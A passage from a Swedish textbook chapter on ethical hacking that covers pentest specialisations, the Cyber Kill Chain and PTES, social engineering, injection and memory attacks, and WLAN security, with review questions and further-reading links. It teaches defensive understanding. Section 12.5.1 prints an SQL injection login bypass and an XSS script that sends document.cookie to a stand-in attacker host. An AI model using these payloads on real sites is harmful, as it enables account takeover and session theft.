<https://owasp.org/www-project-web-security-testing-guide/>

CREST (Internationellt ackrediteringsorgan för företag som utför penetrationstester) - <https://www.crest-approved.org/>

CyberSeek (Information om karriärvägar, löner och efterfrågan inom cybersäkerhetsyrken) - <https://www.cyberseek.org/pathway.html>

TCM Academy (Praktiska resurser och kurser för att börja jobba som etisk hackare) - <https://academy.tcm-sec.com/>

HackerOne (Case studies på hur företag använder professionella hackers för att hitta brister) - <https://www.hackerone.com/resources/case-study>

NCSC (Vägledning för hur organisationer bör handla upp och använda penetrationstester) - <https://www.ncsc.gov.uk/guidance/penetration-testing>

SANS Institute (Beskrivning av metodik för professionell penetrationstestning) - <https://www.sans.org/white-papers/1199/>

EC-Council (Information om Certified Ethical Hacker-certifieringen) - <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>

Egna anteckningar

(Reflektera över balansen mellan den tekniska biten och rapportskrivandet. Tror du att du skulle föredra djupdykning i kod eller att förklara risker för en företagsledning?)

12.2.3 Specialiseringar: Från Webb till Red Teaming

Inom yrket finns flera olika inriktningar, och de flesta erfarna pentestare väljer att specialisera sig inom ett specifikt område då tekniken bakom varje nisch är extremt omfattande.

12.2.3.1 Web Application Pentesting (Webbtestare)

Dessa specialister fokuserar helt på webbsidor och bakomliggande API:er. De arbetar främst genom en webbläsare och verktyg som **Burp Suite** för att fånga upp och modifiera trafik mellan användaren och servern. En webbtestare har ofta djup förståelse för HTTP-protokollet, Javascript, databasfrågor (SQL) och hur webbläsare hanterar säkerhet, till exempel cookies och CORS. Under sitt arbete letar de efter logiska fel, som att man kan se en annan användares data genom att ändra ett ID i URL:en, eller att man kan injicera kod som körs i andra användares webbläsare.

12.2.3.2 Infrastructure Pentesting (Infrastrukturtestare)

Här ligger fokus på de underliggande systemen såsom servrar, domänkontrollanter, routrar och brandväggar. Detta delas ofta upp i **Internal**, vilket testar vad en person på insidan kan göra, och **External**, som fokuserar på vad en angripare ser från internet. En infrastrukturtestare behöver expertkunskap om operativsystem som Windows och Linux, nätverksprotokoll samt Active Directory-miljöer. De använder ofta avancerade skannrar för att hitta sårbara tjänster och försöker därefter utföra "Privilege Escalation" för att ta över administrativa rättigheter i hela nätverket.

12.2.3.3 Physical Pentesting (Fysisk pentestare)

Detta är en nisch som kräver att man befinner sig fysiskt på plats för att testa de barriärer som finns runt tekniken. En fysisk pentestare behärskar tekniker för att dyrka mekaniska lås, klona passerkort via RFID eller NFC och använder social ingenjörskonst för att försöka lura personal eller vakter. I praktiken kan detta innebära att konsulten dyker upp utklädd till budbärare eller hantverkare i syfte att placera ut en så kallad "Dropbox" – en liten dator som göms bakom en skärm eller under ett skrivbord för att ge trådlös åtkomst till nätverket inifrån.

12.2.3.4 Mobile & Cloud Pentesting

I takt med att allt fler tjänster flyttar till molnet har specialister på molnplattformar som AWS, Azure och Google Cloud blivit mycket eftertraktade. Dessa experter letar efter felkonfigurerade rättigheter och osäkra lagringsutrymmen i molnmiljöer. Parallellt arbetar mobiltestare med att granska iOS- och Android-appar. De undersöker hur apparna kommunicerar med servrar och om känslig information hanteras säkert i telefonens lokala lagring eller om krypteringen kan kringgås.

12.2.3.5 Red Teaming

Red Teaming är den mest avancerade formen av säkerhetsprövning. Till skillnad från ett vanligt penetrationstest, som ofta syftar till att hitta så många sårbarheter som möjligt på kort tid, har ett Red Team ett specifikt och strategiskt mål, till exempel att komma åt VD:ns e-post eller företagets kundregister. Teamet simulerar en specifik hotaktör under en längre period, ofta veckor eller månader, för att testa organisationens totala förmåga att upptäcka och svara på incidenter. De arbetar mycket dolt för att undvika att bli upptäckta av företagets egna försvarare, det så kallade Blue Team. Vi kommer att fördjupa oss i metodiken kring Red, Blue och Purple Teaming senare i kapitlet.

Kontrollfrågor

1. Vilken huvudsaklig skillnad finns mellan målsättningen för ett vanligt penetrationstest och ett Red Team-uppdrag?
2. Vad fokuserar en webbstestare på att manipulera när de använder verktyg som Burp Suite?
3. Förklara skillnaden mellan interna och externa infrastrukturtester.
4. Vilka specifika tekniska protokoll och språk bör en webbstestare ha djup förståelse för?
5. Vad är syftet med att en fysisk pentestare placerar ut en så kallad Dropbox i en lokal?
6. Nämn två vanliga tekniker som används för att kringgå fysiska passerkontrollsystem.
7. Vad letar en molnspecialist främst efter när de granskar miljöer i AWS eller Azure?
8. Varför delas infrastrukturtester ofta upp i olika segment som nätverksprotokoll och Active Directory?
9. Hur skiljer sig tidsperspektivet för ett Red Team-uppdrag jämfört med ett standardiserat penetrationstest?
10. Vilket är huvudmålet för ett Blue Team i relation till ett pågående Red Team-scenario?

Fördjupningslänkar

PortSwigger Academy (Gratis utbildning i webbsäkerhet och användning av Burp Suite) - <https://portswigger.net/web-security>

OWASP Web Security Testing Guide (Den mest omfattande guiden för testning av webbapplikationer) - <https://owasp.org/www-project-web-security-testing-guide/>

HackTricks (En enorm kunskapsdatabas för infrastrukturtester och privilege escalation) - <https://book.hacktricks.xyz/>

Microsoft Learn (Teknisk dokumentation om säkerhet i Active Directory och Windows Server) - <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/>

PhysSec (Resurser och bloggar om metodik vid fysiska penetrationstester) - <https://www.redteamtools.com/university>

Cloud Security Alliance (Branschstandard för att säkra och testa molnmiljöer) - <https://cloudsecurityalliance.org/artifacts/security-guidance-v4/>

OWASP Mobile Security Project (Allt du behöver veta om att testa iOS- och Android-appar) - <https://mas.owasp.org/>

RedTeam.guide (En introduktion till metodiken och strategierna bakom Red Teaming) - <https://redteam.guide/>

MITRE ATT&CK (Matris för att förstå hur Red Teams mappar sina attacker mot verkliga hot) - <https://attack.mitre.org/>

SANS Institute (Artikel om skillnaderna mellan penetrationstester och Red Teaming) - <https://www.sans.org/white-papers/38535/>

Egna anteckningar

(Använd detta utrymme för att fundera över vilken av specialiseringarna som tilltalar dig mest. Är du mer intresserad av att hitta fel i källkod, att kartlägga nätverk eller att utforska fysiska säkerhetsbrister?)

12.3 Metodik: Cyber Kill Chain & PTES

Inom professionell penetrationstestning är metodik skillnaden mellan en strukturerad säkerhetsgranskning och ett slumpmässigt letande efter fel. Genom att följa etablerade ramverk kan en etisk hackare säkerställa att inga kritiska steg missas och att kunden får en rättvisande bild av sin säkerhet. De två mest inflytelserika modellerna är **Cyber Kill Chain**, som beskriver angriparens steg, och **PTES**, som beskriver konsultens arbetsprocess.

12.3.1 Cyber Kill Chain: Angriparens sju steg

Cyber Kill Chain utvecklades av Lockheed Martin för att identifiera och stoppa fientliga intrång genom att dela upp en attack i sju linjära faser. Tanken är att om försvararen kan bryta kedjan i vilken fas som helst, misslyckas hela attacken.

1. **Reconnaissance (Rekognosering):** Angriparen väljer ut ett mål och samlar information. Det kan handla om att hitta e-postadresser via LinkedIn eller skanna nätverk efter öppna portar.
2. **Weaponization (Vapengöring):** Här kombineras en payload (skadlig kod) med en leveransmetod, till exempel ett infekterat PDF-dokument.
3. **Delivery (Leverans):** Vapnet skickas till målet via e-post, en infekterad webbsida eller ett USB-minne.
4. **Exploitation (Exploatering):** Den skadliga koden exekveras och utnyttjar en sårbarhet i målets system eller mjukvara.
5. **Installation:** Angriparen installerar en bakdörr för att säkerställa att de kan ta sig in i systemet igen även om datorn startas om.
6. **Command & Control (C2):** Det infekterade systemet "ringer hem" till angriparens server för att ta emot instruktioner.
7. **Actions on Objectives:** Det sista steget där angriparen utför sitt faktiska mål, såsom att stjäla data, kryptera filer för lösensumma eller förstöra infrastruktur.

12.3.2 PTES: Standard för penetrationstestare

Medan Kill Chain beskriver en attack, fokuserar **PTES (Penetration Testing Execution Standard)** på hur ett professionellt uppdrag ska genomföras. Det är en omfattande standard som delar upp arbetet i sju huvudfaser:

Pre-engagement Interactions: Här definieras mål, tidsramar och juridiska avtal (RoE).

Intelligence Gathering: Insamling av data med hjälp av OSINT och nätverkskartläggning.

Vulnerability Analysis: Identifiering av sårbarheter i de system som hittats.

Exploitation: Försök att faktiskt utnyttja de sårbarheter som identifierats för att bevisa risken.

Post Exploitation: Bedömning av värdet på den maskin man tagit över och hur man kan röra sig vidare i nätverket (pivoting).

Reporting: Sammanställning av resultaten i en rapport som kan förstås av både företagsledning och IT-tekniker.

12.3.3 OSINT och Footprinting

Innan en attack inleds sker rekognosering. **OSINT (Open Source Intelligence)** handlar om att hitta information som redan ligger öppet. Det kan vara allt från att titta på källkoden till en webbsida för att hitta utvecklarkommentarer, till att använda sökmotorer som **Shodan** för att hitta uppkopplade industriella styrsystem. **Footprinting** är nästa steg där man mer aktivt försöker rita upp en karta över målets infrastruktur, exempelvis genom att identifiera IP-adresser, domännamn och vilka tjänster som körs på servrarna.

Kontrollfrågor

1. Vad är huvudsyftet med att använda en linjär modell som Cyber Kill Chain för en försvarare?
2. Förklara skillnaden mellan fasen Weaponization och fasen Exploitation.
3. Vad innebär Command & Control (C2) i en pågående attack?
4. Varför anses Intelligence Gathering vara den mest tidskrävande delen av PTES-standarderna?
5. Ge ett exempel på information som kan samlas in via OSINT.
6. Vad är syftet med fasen Post Exploitation för en penetrationstestare?
7. Hur skiljer sig PTES-metodiken från en angripares okontrollerade framfart?
8. Vad innebär det att "bryta kedjan" i en Cyber Kill Chain-modell?
9. Varför är fasen Vulnerability Analysis viktig att genomföra innan Exploitation påbörjas?
10. Vilken roll spelar rapportering i PTES-standarderna?

Fördjupningslänkar

Lockheed Martin (Originalbeskrivningen av Cyber Kill Chain och dess sju steg) - <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

PTES Standard (Den officiella guiden för penetrationstestare och deras arbetsprocess) - http://www.pentest-standard.org/index.php/Main_Page

MITRE ATT&CK (En omfattande matris över verkliga attacktekniker som kompletterar Kill Chain) - <https://attack.mitre.org/>

Shodan (Sökmotorn för internetuppkopplade enheter, ett kraftfullt OSINT-verktyg) - <https://www.shodan.io/>

SANS Institute (Artikel om hur man mappar attacker mot Kill Chain-modellen) - <https://www.sans.org/white-papers/36240/>

OSINT Framework (En interaktiv karta över resurser för informationsinsamling) - <https://osintframework.com/>

Microsoft Security (Förklaring av hur Kill Chain används i moderna säkerhetsverktyg) - <https://learn.microsoft.com/en-us/security/zero-trust/zero-trust-overview>

FireEye (Rapporter om avancerade hotaktörer och deras specifika metodiker) - <https://www.mandiant.com/resources/insights>

OWASP (Metodik för hur man specifikt testar webbapplikationer) - <https://owasp.org/www-project-web-security-testing-guide/>

BleepingComputer (Aktuella exempel på hur Ransomware-grupper följer attackkedjan) - <https://www.bleepingcomputer.com/>

Egna anteckningar

(Använd detta utrymme för att skissa upp hur de sju stegen i Cyber Kill Chain skulle kunna se ut för en fiktiv attack mot ett litet företag. Vilket steg tror du är svårast för en angripare att dölja?)

12.4 Social Engineering – Den mänskliga vektorn

Social engineering, eller social ingenjörskonst, är konsten att manipulera människor för att få dem att utföra handlingar eller avslöja konfidentiell information. Medan de flesta säkerhetsåtgärder fokuserar på tekniska lösningar som brandväggar och kryptering, riktar social engineering in sig på den svagaste länken i säkerhetskedjan: människan. Det bygger på psykologiska principer som auktoritet, tidspress, hjälpsamhet och rädsla för att kringgå tekniska lås.

12.4.1 Nätfiske: Phishing, Spear Phishing och Whaling

Nätfiske är den mest utbredda formen av social engineering och sker oftast via e-post. Syftet är att lura offret att klicka på en skadlig länk eller öppna en infekterad bilaga.

- **Phishing:** Massutskick som riktar sig till ett stort antal människor i hopp om att några få ska nappa. Ofta utformas dessa som falska meddelanden från banker eller streamingtjänster.
- **Spear Phishing:** En skräddarsydd attack mot en specifik individ eller organisation. Angriparen läser ofta på om offret (via OSINT) för att göra meddelandet extremt trovärdigt.
- **Whaling:** En form av spear phishing som riktar sig mot "valarna", det vill säga högt uppsatta chefer som VD eller ekonomichef. Målet är ofta stora utbetalningar eller tillgång till företagets mest känsliga strategier.

12.4.2 Pretexting och Vishing

Pretexting innebär att angriparen skapar ett fiktivt scenario, en "pretext", för att vinna offrets förtroende. Ett vanligt exempel är att ringa upp en anställd och utge sig för att vara från IT-supporten. Angriparen kan hävda att det finns ett tekniskt problem och att de behöver offrets lösenord eller en MFA-kod (multifaktorautentisering) för att "laga" kontot. När attacken sker via röstsamtal kallas det för **Vishing** (Voice Phishing).

12.4.3 Fysisk manipulation: Tailgating och USB-drops

Social engineering sker inte bara digitalt. Vid fysiska penetrationstester testas ofta personalens vaksamhet på plats. **Tailgating** (eller "piggybacking") innebär att angriparen följer efter en behörig person genom en låst dörr, ofta genom att se upptagen ut, bära på tunga kartonger eller helt enkelt lita på att personen framför håller upp dörren av artighet. **USB-drops** handlar om att lämna infekterade USB-minnen på platser där anställda hittar dem, exempelvis på parkeringen eller i lunchrummet. Nyfikenheten driver ofta offret att stoppa in minnet i sin arbetsdator, vilket omedelbart ger angriparen tillgång till nätverket.

12.4.4 Typo-squatting och falska domäner

Angripare registrerar ofta domännamn som nästan är identiska med kända sajter. Genom att utnyttja vanliga felskrivningar, som *<https://www.google.com/search?q=g00gle.com>* istället för *<https://www.google.com/search?q=google.com>*, eller *[nordea-support.se](https://www.google.com/search?q=nordea-support.se)* istället för *[nordea.se](https://www.google.com/search?q=nordea.se)*, kan de sätta upp falska inloggningssidor. Detta kallas **Typo-squatting**. När offret tror att de loggar in på sin vanliga tjänst skickas inloggningsuppgifterna istället direkt till angriparen.

Kontrollfrågor

1. Vad är den grundläggande skillnaden mellan en teknisk attack och social engineering?
2. Varför anses "människan" ofta vara den svagaste länken i en organisations säkerhetsarbete?
3. Förklara skillnaden mellan Phishing och Spear Phishing.
4. Vilket är det främsta målet med en så kallad Whaling-attack?
5. Hur fungerar en Vishing-attack i praktiken?
6. Beskriv scenariot vid en Tailgating-attack och hur den kan förhindras.
7. Vad är den psykologiska drivkraften bakom en USB-drop-attack?
8. Ge ett exempel på hur en angripare kan använda Pretexting för att få tag på en MFA-kod.
9. Vad innebär Typo-squatting och hur kan det användas för att stjäla lösenord?
10. Vilka mänskliga egenskaper eller beteenden utnyttjar en social engineer oftast för att lyckas?

Fördjupningslänkar

Social-Engineer.org (En omfattande resurs och ramverk för att förstå social ingenjörskonst) - <https://www.social-engineer.org/>

NCSC (Vägledning om hur man upptäcker och skyddar sig mot nätfiske) - <https://www.ncsc.gov.uk/guidance/phishing>

KnowBe4 (Resurser och bloggar om den mänskliga faktorn inom cybersäkerhet) - <https://www.knowbe4.com/resources>

FBI - IC3 (Rapporter och varningar om Business Email Compromise och Whaling) - <https://www.ic3.gov/>

SANS Institute (Artikel om psykologin bakom social engineering) - <https://www.sans.org/white-papers/36382/>

Have I Been Pwned (Verktyg för att se om dina uppgifter läckt, vilket ofta används i spear phishing) - <https://haveibeenpwned.com/>

Google Safe Browsing (Information om hur webbläsare skyddar mot typ-squatting och falska domäner) - <https://safebrowsing.google.com/>

MSB (Svenska myndighetens råd för att öka säkerhetsmedvetenheten hos personal) - <https://www.msb.se/sv/rad-till-privatpersoner/informationssakerhet/>

The Social Engineering Framework (En teknisk genomgång av metoderna som används vid attacker) - <https://www.social-engineer.org/framework/se-framework-introduction/>

NIST (Riktlinjer för att bygga upp ett effektivt program för säkerhetsmedvetande) - <https://csrc.nist.gov/publications/detail/sp/800-50/final>

Egna anteckningar

(Reflektera över hur du själv reagerar på mejl som verkar komma från en auktoritet men som skapar stress. Hur skulle du kunna hjälpa en kollega att identifiera ett pretexting-samtal utan att verka otrevlig?)

12.5 Tekniska angrepp: Från Webb till Kod

När en angripare har genomfört sin rekognosering och samlat in information, går attacken in i en teknisk fas där sårbarheter i mjukvara utnyttjas. Tekniska angrepp handlar om att hitta brister i hur ett program tar emot, bearbetar eller lagrar data. Genom att skicka speciellt utformad indata kan en angripare lura systemet att lämna ifrån sig känslig information eller köra helt egen, skadlig kod.

12.5.1 Injection: SQL-injection och Cross-Site Scripting (XSS)

Injection-attacker uppstår när ett program inte skiljer på instruktioner och användardata.

SQL-injection (SQLi): Detta sker när en angripare injicerar databasfrågor i ett inmatningsfält (t.ex. ett sökfält eller ett inloggningsformulär). Om webbplatsen inte filtrerar indatan kan angriparen "prata" direkt med databasen. Detta kan användas för att dumpa hela kundregister, radera tabeller eller logga in som administratör utan lösenord.

Ett klassiskt exempel på SQLi är vid en inloggningsruta. Istället för ett användarnamn skriver angriparen: ' OR '1'='1. Om koden bakom sidan ser ut så här: `SELECT * FROM users WHERE username = '$user' AND password = '$password'`, så blir den resulterande frågan till databasen: `SELECT * FROM users WHERE username = '' OR '1'='1'`. Eftersom '1'='1' alltid är sant, kommer databasen att godkänna inloggningen och ofta släppa in angriparen som den första användaren i tabellen, vilket vanligtvis är administratören.

År 2011 drabbades Sony Pictures av en massiv SQL-injection-attack utförd av gruppen LulzSec. Genom att utnyttja bristfällig filtrering i deras webbformulär kunde angriparna extrahera personuppgifter, lösenord och e-postadresser tillhörande över en miljon användare.

Cross-Site Scripting (XSS): Här injicerar angriparen skadliga skript (ofta JavaScript) i en webbsida som sedan körs i offrets webbläsare. Syftet är ofta att stjäla sessions-cookies för att kapa någons inloggning eller dirigera om användaren till en falsk webbplats.

En angripare kan lämna en kommentar på en blogg som innehåller skadlig kod istället för text, exempelvis:

```
<script>fetch('https://hacker.com/steal?cookie=' +  
document.cookie);</script>
```

Varje gång en annan användare (eller administratören) läser kommentaren, körs skriptet i deras webbläsare. Webbläsaren skickar då användarens sessions-cookie till angriparens server, vilket gör att angriparen kan ta över deras inloggade session utan att veta lösenordet.

Ett av de mest kända exemplen är Samy-masken på MySpace (2005). Genom en XSS-sårbarhet skapades en mask som automatiskt lade till "Samy" som vän och kopierade koden till besökarens egen profil. På mindre än 20 timmar hade över en miljon användare infekterats, vilket gjorde det till en av de snabbast spridda skadliga koderna någonsin.

12.5.2 Buffer Overflow: Att spräcka minnets gränser

Ett mer avancerat tekniskt angrepp är en så kallad **Buffer Overflow**, vilket riktar sig direkt mot hur datorns arbetsminne (RAM) hanteras av ett program. När en utvecklare skapar ett program reserverar hen ofta en bestämd mängd utrymme, en "buffer", för att lagra data temporärt – till exempel ett användarnamn som skrivs in i ett formulär. Om programmet är dåligt programmerat och inte kontrollerar att den indata som skickas faktiskt får plats i det reserverade utrymmet, uppstår en sårbarhet.

En angripare kan då skicka medvetet överdriven mängd data som flödar över minnesbuffertens gränser och skriver över intilliggande delar av minnet. Genom att vara extremt noggrann med vilken data som skickas kan angriparen skriva över den del av minnet som kallas för **Return Address**. Denna adress talar om för datorns processor vilken instruktion som ska köras närmast. Genom att peka om denna adress till en plats i minnet där angriparen har placerat sin egen skadliga kod, så kallad **shellcode**, kan hen tvinga datorn att utföra kommandon med samma rättigheter som det sårbara programmet.

Ett konkret exempel på hur detta kan se ut är om ett program förväntar sig ett namn på max 50 tecken, men angriparen skickar 200 tecken bestående av skräpdata följt av en specifik minnesadress. När programmet kraschar försöker det "återvända" till den inskickade adressen istället för till sin normala kod. Denna teknik ligger bakom några

av historiens mest kända cyberattacker. Ett exempel är masken **Code Red** från 2001, som utnyttjade en Buffer Overflow i Microsofts webbserverprogramvara (IIS). Genom att skicka en lång sträng av bokstaven 'N' till en specifik tjänst kunde masken infektera hundratusentals servrar på bara några timmar och användas för att genomföra överbelastningsattacker mot bland annat Vita husets webbplats.

12.5.3 Zero-day Exploits och Privilege Escalation

En av de mest fruktade termerna inom cybersäkerhet är en **Zero-day**. Detta är en sårbarhet i en mjukvara eller hårdvara som är helt okänd för tillverkaren. Namnet kommer från det faktum att utvecklarna har haft "noll dagar" på sig att skapa en säkerhetsuppdatering eller "patch" sedan felet upptäcktes av utomstående. Dessa sårbarheter är extremt värdefulla på den svarta marknaden eftersom de fungerar som en digital huvudnyckel som inget försvar ännu har hunnit förbereda sig på. Ett av de mest kända exemplen i modern tid är **Stuxnet**, en mask som utnyttjade inte mindre än fyra olika Zero-day sårbarheter i Windows för att infektera och fysiskt sabotera iranska kärnkraftsanläggningar.

När en angripare väl har tagit sig in i ett system, sker det ofta genom en profil med begränsade rättigheter, till exempel en vanlig användare eller en webbtjänst. För att kunna göra verklig skada behöver angriparen högre behörighet, vilket leder till nästa steg i kedjan: **Privilege Escalation** (behörighetseskalering). Detta handlar om att hitta svagheter i operativsystemets kärna eller felkonfigurerade tjänster för att "klättra" i rättighetsträdet. Målet är oftast att bli **root** på Linux eller **System/Administrator** på Windows. Med dessa rättigheter kan angriparen avaktivera antivirusprogram, installera dolda bakdörrar och röra sig fritt till andra delar av nätverket.

12.5.4 Man-in-the-Middle (MITM) och Spoofing

Dessa attacker riktar sig inte mot koden i sig, utan mot förtroendet i kommunikationen mellan två parter. Vid en **Man-in-the-Middle-attack** lyckas angriparen placera sig osynligt mellan två kommunicerande enheter, till exempel mellan din dator och din bank. Detta sker ofta i osäkra trådlösa nätverk där angriparen kan tvinga trafiken att gå via sin

egen maskin. På så sätt kan hen avlyssna inloggningsuppgifter eller till och med manipulera innehållet i trafiken i realtid utan att någon av parterna märker något.

För att lyckas med sådana attacker används ofta **Spoofing**, vilket innebär att angriparen förfalskar sin digitala identitet för att lura ett system att lita på dem. Genom att imitera en betrodd IP-adress eller förfalska svar från en DNS-server kan angriparen dirigera om trafik till sina egna servrar. Ett historiskt exempel på detta är när angripare använde DNS-spoofing för att dirigera om besökare från stora sociala medier-plattformar till sidor som visade politiska budskap. Genom att kontrollera adressboken på internet (DNS) kunde de lura miljoner användare att deras webbläsare faktiskt var på rätt plats, trots att de hamnat i angriparens fälla.

Kontrollfrågor

1. Vad är den grundläggande principen bakom en injection-attack?
2. Hur kan en SQL-injection leda till att en angripare loggar in utan lösenord?
3. Vilken roll spelar JavaScript i en Cross-Site Scripting (XSS) attack?
4. Beskriv vad som händer rent fysiskt i datorns minne vid en Buffer Overflow.
5. Vad är "shellcode" och vad används det till?
6. Varför anses Zero-day sårbarheter vara så farliga för en organisation?
7. Vad är målet med Privilege Escalation efter att en angripare har tagit sig in i ett system?
8. Förklara hur en Man-in-the-Middle-attack fungerar i ett oskyddat nätverk.
9. Vad innebär IP-spoofing och vad är syftet med det?
10. Vilken är den viktigaste defensiva åtgärden för att förhindra de flesta injection-attacker?

Fördjupningslänkar

OWASP Top 10 (Den officiella listan över de mest kritiska säkerhetsriskerna för webbapplikationer) - <https://owasp.org/www-project-top-ten/>

PortSwigger Academy (Interaktiva labbar för att lära sig SQL-injection och XSS i praktiken) - <https://portswigger.net/web-security/sql-injection>

Exploit Database (Ett arkiv med riktiga exploits för att förstå hur koden ser ut) - <https://www.exploit-db.com/>

Computerphile (Video som förklarar Buffer Overflow på ett pedagogiskt sätt) - <https://www.youtube.com/watch?v=1S0aKyirvuo>

CVE Mitre (Den officiella listan över offentligt kända sårbarheter och Zero-days) - <https://cve.mitre.org/>

Cloudflare (Teknisk genomgång av Man-in-the-Middle-attacker och hur de stoppas) - <https://www.cloudflare.com/learning/security/threats/man-in-the-middle-attack/>

TryHackMe (Praktiska rum för att öva på Privilege Escalation i Windows och Linux) - <https://tryhackme.com/path/outline/privesc>

Microsoft Security (Information om hur man skyddar mjukvara mot minnesrelaterade sårbarheter) - <https://learn.microsoft.com/en-us/windows/security/threat-protection/>

First.org (Dokumentation om hur sårbarheter poängsätts tekniskt) - <https://www.first.org/cvss/>

CISA (Katalog över kända och utnyttjade sårbarheter i världen) - <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>

Egna anteckningar

(Reflektera över varför det är så svårt att skriva helt säker kod. Varför tror du att sårbarheter som SQL-injection fortfarande är vanliga trots att de har varit kända i decennier?)

12.6 Trådlös säkerhet (WLAN-hacking)

Trådlösa nätverk, eller **WLAN**, utgör en unik attackyta eftersom de flyttar nätverksgränsen utanför organisationens fysiska väggar. För en djupare genomgång av hur WLAN tekniskt är uppbyggt, hur radiovågorna fungerar och hur de lägre lagren (Physical och Data Link) hanteras, hänvisas läsaren till boken **Nätverksteknik**. I detta kapitel fokuserar vi istället på säkerhetsutmaningarna som uppstår vid autentisering och hur kryptering av datatrafiken kan komprometteras.

12.6.1 Evolutionen av kryptering: Från WEP till WPA3

Säkerheten i trådlösa nätverk har genomgått en dramatisk utveckling sedan den första standarden lanserades. För att förstå dagens skyddsmekanismer måste man förstå de fundamentala brister som fanns i de tidigare protokollen och hur angripare lärde sig att utnyttja dem.

12.6.1.1 WEP (*Wired Equivalent Privacy*)

Den tidigaste metoden, WEP, visade sig snabbt vara fundamentalt osäker på grund av hur krypteringen implementerades. En av de största bristerna var användandet av initialiseringsvektorer (IV) i klartext. WEP använder en 24-bitars IV som skickas helt öppet i varje nätverkspaket för att hjälpa till med krypteringen. Eftersom 24 bitar bara ger cirka 16 miljoner möjliga kombinationer börjar dessa nycklar återanvändas extremt snabbt i ett nätverk med mycket trafik. En angripare som passivt lyssnar på trafiken kan samla in dessa paket och använda statistisk analys för att knäcka den fasta krypteringsnyckeln på bara några minuter.

Ytterligare ett problem under WEP-eran var avsaknaden av automatiserad nyckelhantering. Om ett lösenord skulle bytas krävdes det att det uppdaterades manuellt på varje enskild router och dator. Detta kallas för statisk nyckelhantering och ledde i praktiken till att samma lösenord användes i årtal utan förändring. Detta gav angripare obegränsat med tid att samla in tillräckligt med data för att forcera fram krypteringsnyckeln.

12.6.1.2 WPA (*Wi-Fi Protected Access*)

När WEP väl var knäckt behövdes en snabb lösning som fungerade på befintlig hårdvara genom en enkel mjukvaruuppdatering, vilket

resulterade i WPA. Den viktigaste nyheten här var införandet av TKIP (Temporal Key Integrity Protocol). TKIP löste problemet med statiska nycklar genom att automatiskt generera en ny unik krypteringsnyckel för varje enskilt datapaket som skickades över luften. Trots att WPA var en stor förbättring jämfört med WEP var det i grunden en nödlösning. Eftersom tekniken var tvungen att vara bakåtkompatibel med gamla nätverkskort använde den fortfarande samma underliggande krypteringsalgoritm, vilket gjorde att den snart betraktades som otillräcklig för långsiktigt skydd.

12.6.1.3 WPA2 och 4-way handshake

Med lanseringen av WPA2 år 2004 skedde ett generationsskifte i säkerhet då man lämnade den gamla tekniken bakom sig och krävde stöd för den betydligt kraftfullare AES-krypteringen (Advanced Encryption Standard). För att hantera anslutningar mellan en enhet och en router introducerades en process som kallas 4-way handshake. Det är en metod där båda parter bekräftar för varandra att de känner till det delade lösenordet (PSK) genom att utbyta kryptografiska bevis, utan att själva lösenordet någonsin skickas över luften.

Trots den starka AES-krypteringen har WPA2 en kritisk akilleshäla i just denna handskakningsprocess. Handskakningen innehåller nämligen tillräckligt mycket information för att en angripare ska kunna fånga in den och sedan försöka gissa lösenordet offline. Genom att använda sin egen datorkraft kan en angripare testa miljarder kombinationer från en ordlista eller ordna en så kallad Brute Force-attack tills en matchning hittas. Detta sker helt utan att routern märker något intrångsförsök, eftersom själva knäckandet sker på angriparens egen dator.

12.6.1.4 WPA3 och SAE

För att slutgiltigt täppa till hålet i WPA2 introducerades WPA3 år 2018. Den största nyheten är protokollet SAE (Simultaneous Authentication of Equals) som ersätter den gamla metoden med delade lösenord. SAE gör det tekniskt omöjligt för en angripare att gissa lösenordet offline efter att ha fångat trafik från luften. Varje autentiseringsförsök kräver numera en aktiv interaktion med routern, vilket tar bort möjligheten att gissa lösenord i lugn och ro på en egen kraftfull maskin.

12.6.1.5 WPS – En farlig genväg

WPS introducerades för att göra det enklare för användare att ansluta enheter till ett krypterat nätverk utan att behöva skriva in långa lösenord. Istället kunde man trycka på en fysisk knapp eller skriva in en åttasiffrig PIN-kod. Tyvärr visade det sig att PIN-metoden i WPS var fundamentalt felkonstruerad. Istället för att kontrollera hela koden på en gång, kontrollerade routern de första fyra siffrorna för sig och de sista fyra för sig.

Detta innebar att en angripare inte behövde gissa bland 100 miljoner kombinationer, utan bara behövde testa maximalt 11 000 kombinationer. Med verktyg som *Reaver* kan en angripare knäcka en WPS-pin på några timmar och därefter få routern att skicka ut det faktiska WPA2-lösenordet i klartext. Det spelar alltså ingen roll hur långt och komplicerat lösenord man har om WPS är aktiverat; angriparen går helt enkelt runt huvudlåset via bakdörren. För att säkra ett nätverk mot detta är den enda rekommenderade åtgärden att helt inaktivera WPS-funktionen i routerns inställningar.

Dessutom infördes en funktion som kallas framåtriktad hemlighållning (Forward Secrecy). Det innebär att även om en angripare i framtiden på något sätt skulle lyckas komma över nätverkets lösenord, kan de ändå inte använda det för att dekryptera historisk trafik som de har fångat in och lagrat vid tidigare tillfällen. Varje session har nu sin egen unika nyckel som inte är direkt kopplad till huvudlösenordet.

12.6.2 Rogue Access Points och Evil Twin

En av de mest effektiva metoderna för att stjäla information över WLAN kräver faktiskt inte att man knäcker själva nätverkslösenordet. Istället utnyttjar angriparen hur våra operativsystem och enheter är programmerade för att underlätta för användaren. De flesta smartphones och datorer sparar en så kallad Preferred Network List (PNL) – en lista över alla nätverk man tidigare har anslutit till. Enheten skickar sedan regelbundet ut förfrågningar i luften för att se om något av dessa nätverk finns i närheten.

En angripare kan använda en **Rogue Access Point**, vilket är en obehörig åtkomstpunkt som placeras i eller nära en organisation. Genom att använda specialiserad hårdvara kan angriparen lyssna på dessa

förfrågningar och automatiskt svara: "Ja, det är jag som är ditt hemmanätverk/kontorsnätverk". Enheten kommer då att försöka ansluta automatiskt, och angriparen har därmed lyckats placera sig som en Man-in-the-Middle utan att användaren ens har tagit upp sin telefon ur fickan.

12.6.2.1 Evil Twin och Captive Portals

En specifik och mycket vanlig variant av detta är en **Evil Twin-attack**. Här skapar angriparen en åtkomstpunkt med exakt samma namn (SSID) som ett betrott offentligt nätverk, till exempel på ett café, en flygplats eller ett tåg. Om angriparens signal är starkare än det legitima nätverkets kommer enheter i närheten att prioritera den falska anslutningen.

